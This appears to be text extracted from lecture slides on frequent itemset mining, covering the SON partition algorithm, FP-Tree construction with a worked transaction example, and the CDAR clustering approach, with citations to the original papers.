
Frequent itemsets

(SON)





Frequent itemsets

(SON)




Frequent itemsets

(SON)




Frequent itemsets

(SON)




Frequent itemsets

(SON)



Frequent itemsets


(SON)



$$\forall X \in FI, \exists i / X \in LFi$$

Frequent itemsets

(SON)




$$\forall X \in FI, \exists i / X \in LFi$$

In other words, if X is frequent on DB, then X is a frequent itemset in ***at least one*** partition.

Frequent itemsets


(SON)




$$\forall X \in FI, X \in \bigcup_{i=1}^{nbParts} LFi$$

Frequent itemsets

(SON)




$$\forall X \in FI, X \in \bigcup_{i=1}^{nbParts} LFi$$



Frequent itemsets

(SON)




$$\forall X \in FI, X \in \bigcup_{i=1}^{nbParts} LFi$$

In other words, $\bigcup_{i=1}^{nbParts} LFi$ is a good set of candidates for a scan over DB.

Frequent itemsets


(SON)



$$\forall X \in FI, X \in \bigcup_{i=1}^{nbParts} LFi$$

Frequent itemsets

(SON)



Frequent itemsets

(SON)

Ashoka Savasere, Edward Omiecinski, and Shamkant B. Navathe. 1995. An Efficient Algorithm for Mining Association Rules in Large Databases. In *Proceedings of the 21th International Conference on Very Large Data Bases* (VLDB '95), San Francisco, CA, USA, 432-444.

Frequent itemsets

(FP-Tree)

Divide and conquer

Frequent itemsets

(FP-Tree)

<i>TID</i>	<i>Items</i>	<i>min_support = 3</i>
100	{f, a, c, d, g, i, m, p}	
200	{a, b, c, f, l, m, o}	
300	{b, f, h, j, o, w}	
400	{b, c, k, s, p}	
500	{a, f, c, e, l, p, m, n}	

Frequent itemsets

(FP-Tree)

<i>TID</i>	<i>Items</i>	<i>min_support = 3</i>
100	{f, a, c, d, g, i, m, p}	
200	{a, b, c, f, l, m, o}	
300	{b, f, h, j, o, w}	
400	{b, c, k, s, p}	
500	{a, f, c, e, l, p, m, n}	

<i>Item</i>	<i>support</i>
f	4
c	4
a	3
b	3
m	3
p	3

Frequent itemsets

(FP-Tree)

<i>TID</i>	<i>Items</i>	<i>min_support = 3</i>
100	{f, a, c, d, g, i, m, p}	
200	{a, b, c, f, l, m, o}	
300	{b, f, h, j, o, w}	
400	{b, c, k, s, p}	
500	{a, f, c, e, l, p, m, n}	

F-List = f, c, a, b, m, p

<i>Item</i>	<i>support</i>
f	4
c	4
a	3
b	3
m	3
p	3

Frequent itemsets

(FP-Tree)

<i>TID</i>	<i>Items</i>	<i>(sorted) frequent items</i>	<i>min_support = 3</i>
100	{f, a, c, d, g, i, m, p}	{f, c, a, m, p}	
200	{a, b, c, f, l, m, o}	{f, c, a, b, m}	
300	{b, f, h, j, o, w}	{f, b}	
400	{b, c, k, s, p}	{c, b, p}	
500	{a, f, c, e, l, p, m, n}	{f, c, a, m, p}	

<i>Item support</i>	
f	4
c	4
a	3
b	3
m	3
p	3


Frequent itemsets

(FP-Tree)

<i>TID</i>	<i>Items</i>	<i>(sorted) frequent items</i>	
100	{f, a, c, d, g, i, m, p}	{f, c, a, m, p}	
200	{a, b, c, f, l, m, o}	{f, c, a, b, m}	
300	{b, f, h, j, o, w}	{f, b}	<i>min_support = 3</i>
400	{b, c, k, s, p}	{c, b, p}	
500	{a, f, c, e, l, p, m, n}	{f, c, a, m, p}	



Item support

f	4
c	4
a	3
b	3
m	3
p	3



Frequent itemsets

(FP-Tree)



Frequent itemsets

(FP-Tree)

Frequent itemsets can be divided into subset:


- The set of frequent items (f,c,a,b,m,p).
- The itemsets containing “p”.
- The itemsets containing “m”, but not “p”.
- ...
- The itemsets containing “c” but neither “a”, nor “b”, “m”, or “p”.

Frequent itemsets

(FP-Tree)

Example : itemsets that contain “*m*”, but not *p*

1. Find all the paths that lead to... “*m*”
2. Compute the frequent ones



Frequent itemsets

(FP-Tree)

Jiawei Han, Jian Pei, and Yiwen Yin. 2000. Mining frequent patterns without candidate generation. In *Proceedings of the 2000 ACM SIGMOD international conference on Management of data* (SIGMOD '00). ACM, New York, NY, USA, 1-12.

Frequent itemsets

(CDAR)

Divide and conquer (again)

Frequent itemsets

(CDAR)

Divide and conquer (again)

Let n be the size of the largest transaction in D

For i in $(n..1)$: find the Frequent i -itemsets in a subset of D

Frequent itemsets

(CDAR)


Partition D into clusters, according to the transactions size.

CDE
BCE
ABCE
BE
ABD
ABCE
BCDE

Frequent itemsets

(CDAR)


Partition D into clusters, according to the transactions size.



Frequent itemsets

(CDAR)


i=4, minsup=2



Frequent itemsets

(CDAR)


i=4, minsup=2



Frequent itemsets

(CDAR)

i=4, minsup=2




Frequent itemsets

(CDAR)

i=4, minsup=2

Group transactions and count




Frequent itemsets

(CDAR)

i=4, minsup=2

Find and isolate frequent 4-itemsets

